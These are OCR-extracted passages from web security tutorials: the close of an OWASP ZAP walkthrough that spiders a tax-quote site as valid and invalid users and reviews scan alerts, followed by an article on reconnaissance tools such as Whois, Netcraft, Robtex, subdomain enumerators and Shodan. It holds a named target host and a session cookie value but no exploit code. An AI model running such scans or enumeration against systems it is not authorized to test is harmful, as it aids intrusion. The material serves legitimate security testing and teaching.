
Regex pattern identified in Logged Out response messages:

If you check the session properties dialog for the regex indicator , it will be like this

Step 6:

We need to add users, valid and invalid users. Apply spider attacks to both and analyze the results.

Valid User:



Session Properties Dialog -> Users -> added valid user with credentials name i as user test -> click on ADD

2: Users

Users which can be used for various operations for this context.

Add a New User


User Name: User test

Enabled: ☑

Username: superadmin

Password: ********

Invalid User:



I have added another User as USer example randomly and added

2: Users

Users which can be used for various operations for this context.

Enabled	ID	Name
☑	1	User test

Add a New User

User Name: User example


Enabled: ☑

Username: test

Password: ******

Step 7:

By default set the session management as a cookie-based method.



Here cookie based Session managment is used

2: Session Management

This panel allows you to configure the session management method used for this Context.

Currently selected Session Management method for the Context: Cookie-based Session Management


Configure Session Management Method

This method is fully configured and does not require any configuration.

Step 8:

Spider URL attack is applied to invalid and valid users and review results/generate reports.

Invalid user spider attack view 1:


Untitled Session - OWASP ZAP 2.6.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
History
Search
Alerts
Output
Spider
New Scan
Progress: 0: Context: TMF
100%
Current Scans: 0
URIs Found: 59
Show Messages
spider url attack applied to the invalid user then returns Getlogin.php(error_message)

```
GET:homepage.php
GET:homepage.php(dt_chunk,dt_offset,dt_quote_l
GET:images
GET:login.php
GET:login.php(error_message)
GET:login.php(proceed)
GET:login.php(requested_url)
GET:modules
GET:robots.txt
GET:scripts
GET:sitemap.xml
images
modules
POST:login.php(password,proceed,requested_u
POST:login.php(password,proceed,username)
```

```
HTTP/1.1 200 OK
Date: Wed, 12 Dec 2018 08:33:49 GMT
Server: Apache/2.4.34 (Amazon) OpenSSL/1.0.2k-fips PHP/5.6.38
X-Powered-By: PHP/5.6.38
```

```
                    <input type="password" class="form-control" name="password" autocomplete="off" />
                </td>
                <td>
                    <a href="login.php?error_message=javascript_off" onclick=
"javascript:document.the_form.submit();return false" class="button_glyph button_login">Login</a>
                </td>
            </tr>
        </table>
        <input type="hidden" name="proceed" value="login">
                        </form>
    </td>
</tr>
<tr>
    <td>
        <div class="input-field2">
```

Processed	Method	URI	Flags
🔴	GET	http://netzreport.googlepages.com/online_tool_for_url_en_decoding.html	Out of Context
🔴	GET	http://www.gnu.org/copyleft/gpl.html	Out of Context
🔴	GET	http://netzreport.googlepages.com/gpl.txt	Out of Context
🟢	POST	https://tmf-uat.iptquote.com/login.php	
🟢	POST	https://tmf-uat.iptquote.com/login.php	
🟢	GET	https://tmf-uat.iptquote.com/login.php?requested_url=L3N0YXRpYy9kaXNjbGFp...	
🟢	GET	https://tmf-uat.iptquote.com/login.php?requested_url=L3N0YXRpYy9zaXRlbWFw...	
🟢	POST	https://tmf-uat.iptquote.com/login.php	
🟢	POST	https://tmf-uat.iptquote.com/login.php	


Here, a spider URL attack is applied to the invalid user. In the ZAP interface, we can see Get: login.php (error _message), which means authentication has failed. Also, it doesn't pass the URLs through inner TMF pages.

Step 9:

To apply spider URL attack for the valid user, go to sites list -> attack -> spider URL -> existing valid user -> here it is enabled by default -> start scan.

Analyze results: As it is a valid authenticated user, it will navigate through all inner pages and display authentication status as successful. Refer below screenshot.

Valid-user



```
GET:login.php(error_message)
GET:login.php(proceed)
GET:modules
GET:news.php
GET:quotes.php
GET:quotes.php(ID_Company,ID_LineOfBusine
GET:quotes.php(ID_PhalangerQuote,proceed)
GET:quotes_reassigned.php
GET:rate_check.php
GET:robots.txt
GET:scripts
GET:sitemap.xml
GET:static
GET:step1.php
GET:tax_calculator.php
```

```
Date: Wed, 12 Dec 2018 12:51:58 GMT
Server: Apache/2.4.34 (Amazon) OpenSSL/1.0.2k-fips PHP/5.6.38
X-Powered-By: PHP/5.6.38
Set-Cookie: PHPSESSID=cgh44j213odsrpeb015o6bjk80; path=/
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
    <title>Log in</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="robots" content="noindex" />
    <META HTTP-EQUIV="Pragma" CONTENT="no-cache">
    <META HTTP-EQUIV="Expires" CONTENT="-1">
    <link rel="shortcut icon" href="https://tmf-uat.iptquote.com/images/favicon.ico" />
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/_default.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/main.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/conversion.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/dyntab.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/ajax.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/modules/swaptab/swaptab.js"></script>
```


valid authenticated user navigates through all inner pages , you can see it s tax calculation website , it passes through all 157 URIs , auth status is successfull

Processed	Method	URI	Flags
●	GET	https://tmf-uat.iptquote.com/admin/log_quotes.php	
●	GET	https://tmf-uat.iptquote.com/admin/verification.php	
●	GET	https://tmf-uat.iptquote.com/admin/rate_export_config.php	
●	GET	https://tmf-uat.iptquote.com/admin/update_data.php	
●	POST	https://tmf-uat.iptquote.com/admin/system_config.php	
●	GET	https://tmf-uat.iptquote.com/extensions/images/ajax-loader.gif	
●	POST	https://tmf-uat.iptquote.com/extensions/us_taxes_admin_questions.php	
●	GET	https://tmf-uat.iptquote.com/admin/transaction_rate.php?ID_Company=32&ID_U...	

ZAP Html Report Sample

Once an active scan is completed, we can generate an HTML report for the same. For this, select Report -> Generate Html Report. I have attached a sample content of HTML reports. Here, high, medium and low alerts reports will be generated.

Alerts



```
GET:login.php(error_message)
GET:login.php(proceed)
GET:modules
GET:news.php
GET:quotes.php
GET:quotes.php(ID_Company,ID_LineOfBusine
GET:quotes.php(ID_PhalangerQuote,proceed)
GET:quotes_reassigned.php
GET:rate_check.php
GET:robots.txt
GET:scripts
GET:sitemap.xml
GET:static
GET:step1.php
GET:tax_calculator.php
```

```
Date: Wed, 12 Dec 2018 12:51:58 GMT
Server: Apache/2.4.34 (Amazon) OpenSSL/1.0.2k-fips PHP/5.6.38
X-Powered-By: PHP/5.6.38
Set-Cookie: PHPSESSID=cgh44j213odsrpeb015o6bjk80; path=/
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
    <title>Log in</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="robots" content="noindex" />
    <META HTTP-EQUIV="Pragma" CONTENT="no-cache">
    <META HTTP-EQUIV="Expires" CONTENT="-1">
    <link rel="shortcut icon" href="https://tmf-uat.iptquote.com/images/favicon.ico" />
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/_default.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/main.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/conversion.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/dyntab.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/scripts/ajax.js"></script>
    <script type="text/javascript" src="https://tmf-uat.iptquote.com/modules/swaptab/swaptab.js"></script>
```

```
Alerts (7)
▼ Application Error Disclosure
      GET: https://tmf-uat.iptquote.com/admin/report_rate_changes.
► X-Frame-Options Header Not Set (45)
► Cookie No HttpOnly Flag (5)
► Cookie Without Secure Flag (5)
► Incomplete or No Cache-control and Pragma HTTP Header Set (1
► Web Browser XSS Protection Not Enabled (48)
► X-Content-Type-Options Header Missing (71)
```

Risk:	Low
Confidence:	Medium
Parameter:	PHPSESSID
Attack:	
Evidence:	Set-Cookie: PHPSESSID
CWE ID:	614
WASC ID:	13
Source:	Passive

Description:

A cookie has been set without the secure flag, which means that the cookie can be accessed via unencrypted connections.

Alerts can be categorized as High Medium and Low alerts , We can see the results in the Html reports

Conclusion

In this tutorial, we have seen what ZAP is, how ZAP works, installation and ZAP proxy setup. Different types of Active scan processes, a demo of ZAP authentication, session and user management, and basic terminologies. In my next tutorial, I will explain about Ajax spider attack, use of fuzzers, Forced browsed sites.

Suggested reading =>> Top alternatives to OWASP ZAP

And if you have used Zed attack proxy and have some interesting tips to share, do share in the comments below.

References:

- OWASP
- ZED ATTACK PROXY
- TUTORIAL VIDEOS


https://www.softwaretestinghelp.com/owasp-zap-tutorial/

Web Application Information Gathering

Information Gathering is the first and foundation step in the success of penetration testing. The more useful information you have about a target, the more you can find vulnerabilities in the target and find more serious problems in the target by exploiting them (to demonstrate). In this article, I am discussing information gathering techniques for penetration testing of IT infrastructure.

(1) Whois Lookup (http://whois.domaintools.com)

It helps in identifying the owner of a target, hosted company, and location of servers, IP address, Server Type, etc. You need to just the domain name and you may will get the juicy information.



Get better, more in-depth data when you become a member

Learn how DomainTools takes indicators from your network, including domains and IPs, and connects them with nearly every active domain on the internet. These connections help security professionals profile attackers, guide online fraud investigations, and map cyber activity to attacker infrastructure.


Click Here for Active Reconnaissance Tools used for Penetration Testing

(2) Identify technologies of the target web application

It helps in identifying technologies used in the development of web applications. It also helps in determining the outdated modules of software used in development. Later you can search exploits on exploit-db.com to further demonstrate the exploitation of issues in the web application. I am listing out resources that can be used to identify technologies of target:

- Wappalyzer

- Netcraft site report (https://toolbar.netcraft.com/site_report)
- https://builtwith.com/


https://toolbar.netcraft.com/site_report

NETCRAFT

webair HOSTING THE FUTURE FULLY MANAGED CLOUD SERVERS LONG ISLAND'S MOST REDUNDANT DATACENTER

Netcraft Site Report

Search...

Netcraft Extension

- Home
- Download Now!
- Report a Phish
- Site Report
- Top Reporters
- Incentives for reporters
- Phishiest TLDs
- Phishiest Countries
- Phishiest Hosters
- Phishiest Certificate Authorities
- Phishing Map
- Takedown Map
- Most Popular Websites
- Branded Extensions
- Tell a Friend

Phishing & Fraud

- Phishing Site Feed
- Hosting Phishing Alerts
- SSL CA Phishing Alerts
- Protection for TLDs against

Lookup another URL:

Enter a URL here

Share:

Background


Site title	Netcraft | Internet Research, Anti-Phishing and PCI Security Services	**Date first seen**	January 1996
Site rank	3963	**Primary language**	English
Description	*Not Present*		
Keywords	*Not Present*		
Netcraft Risk Rating [FAQ]	0/10		

Network

Site	http://www.netcraft.com	**Netblock Owner**	Amazon.com, Inc.
Domain	netcraft.com	**Nameserver**	ns0.netcraft.com
IP address	54.192.29.251 (VirusTotal)	**DNS admin**	hostmaster@netcraft.com
IPv6 address	*Not Present*	**Reverse DNS**	server-54-192-29-251.dub2.r.cloudfront.net
Domain registrar	networksolutions.com	**Nameserver organisation**	whois.networksolutions.com
Organisation	Statutory Masking Enabled, Statutory Masking Enabled, Statutory Masking Enabled, Statutory	**Hosting company**	Amazon

(3) Robtex (https://www.robtex.com/)

This resource is perfect for gathering information related to DNS. Click Here to know more methods of performing DNS Enumeration.


Welcome to Robtex!

hostname, ipnumber, route or AS-number GO

What is Robtex used for?

Robtex is used for various kinds of research of IP numbers, Domain names, etc

Are you a normal IT guy doing data forensics, investigating competitors, tracking spammers or hackers or a virus, or just curious? No matter what, this should be the first place to go

What does Robtex do?

Robtex uses various sources to gather public information about IP numbers, domain names, host names, Autonomous systems, routes etc. It then indexes the data in a big database and provide free access to the data.

We aim to make the fastest and most comprehensive free DNS lookup tool on the Internet.

Our database now contains billions of documents of internet data collected over more than a decade.

How to use Robtex?

Click Here to Test DNS Zone Transfer


(4) Subdomain Enumeration

Subdomain Enumeration is a technique to identify unused subdomains registered with the organization. Many tools available for subdomain enumeration like Knockpy, sublist3r, etc. are some of them.

- **Download Link (Knockpy):** https://github.com/guelfoweb/knock
- **Download Link (Sublist3r):**https://github.com/aboul3la/Sublist3r

(5) Shodan (https://www.shodan.io/)

It is considered the first search engine to identify assets that are connected t0 the internet. It helps identify the misconfigured IoT devices (like a camera), IT infrastructure and monitor an organization's network security.



TOTAL RESULTS

139,372

TOP COUNTRIES

United States	104,887
AP	10,238
Germany	3,168
Ireland	3,123
China	1,713

TOP SERVICES

HTTPS	54,833
HTTP	44,017
My SQL	15,684
554	7,392
8081	3,153

TOP ORGANIZATIONS

Google Cloud	77,955

RELATED TAGS: google

35.226.104.6
6.104.226.35.bc.googleusercontent.com
Google Cloud
Added on 2018-11-24 11:04:57 GMT
United States
Details
database

```
5.7.14-google
```

50.87.115.83
50-87-115-83.unifiedlayer.com
Unified Layer
Added on 2018-11-24 11:04:27 GMT
United States, Provo
Details

```
HTTP/1.1 200 OK
Date: Sat, 24 Nov 2018 10:58:51 GMT
Server: Apache
Accept-Ranges: bytes
Vary: Accept-Encoding
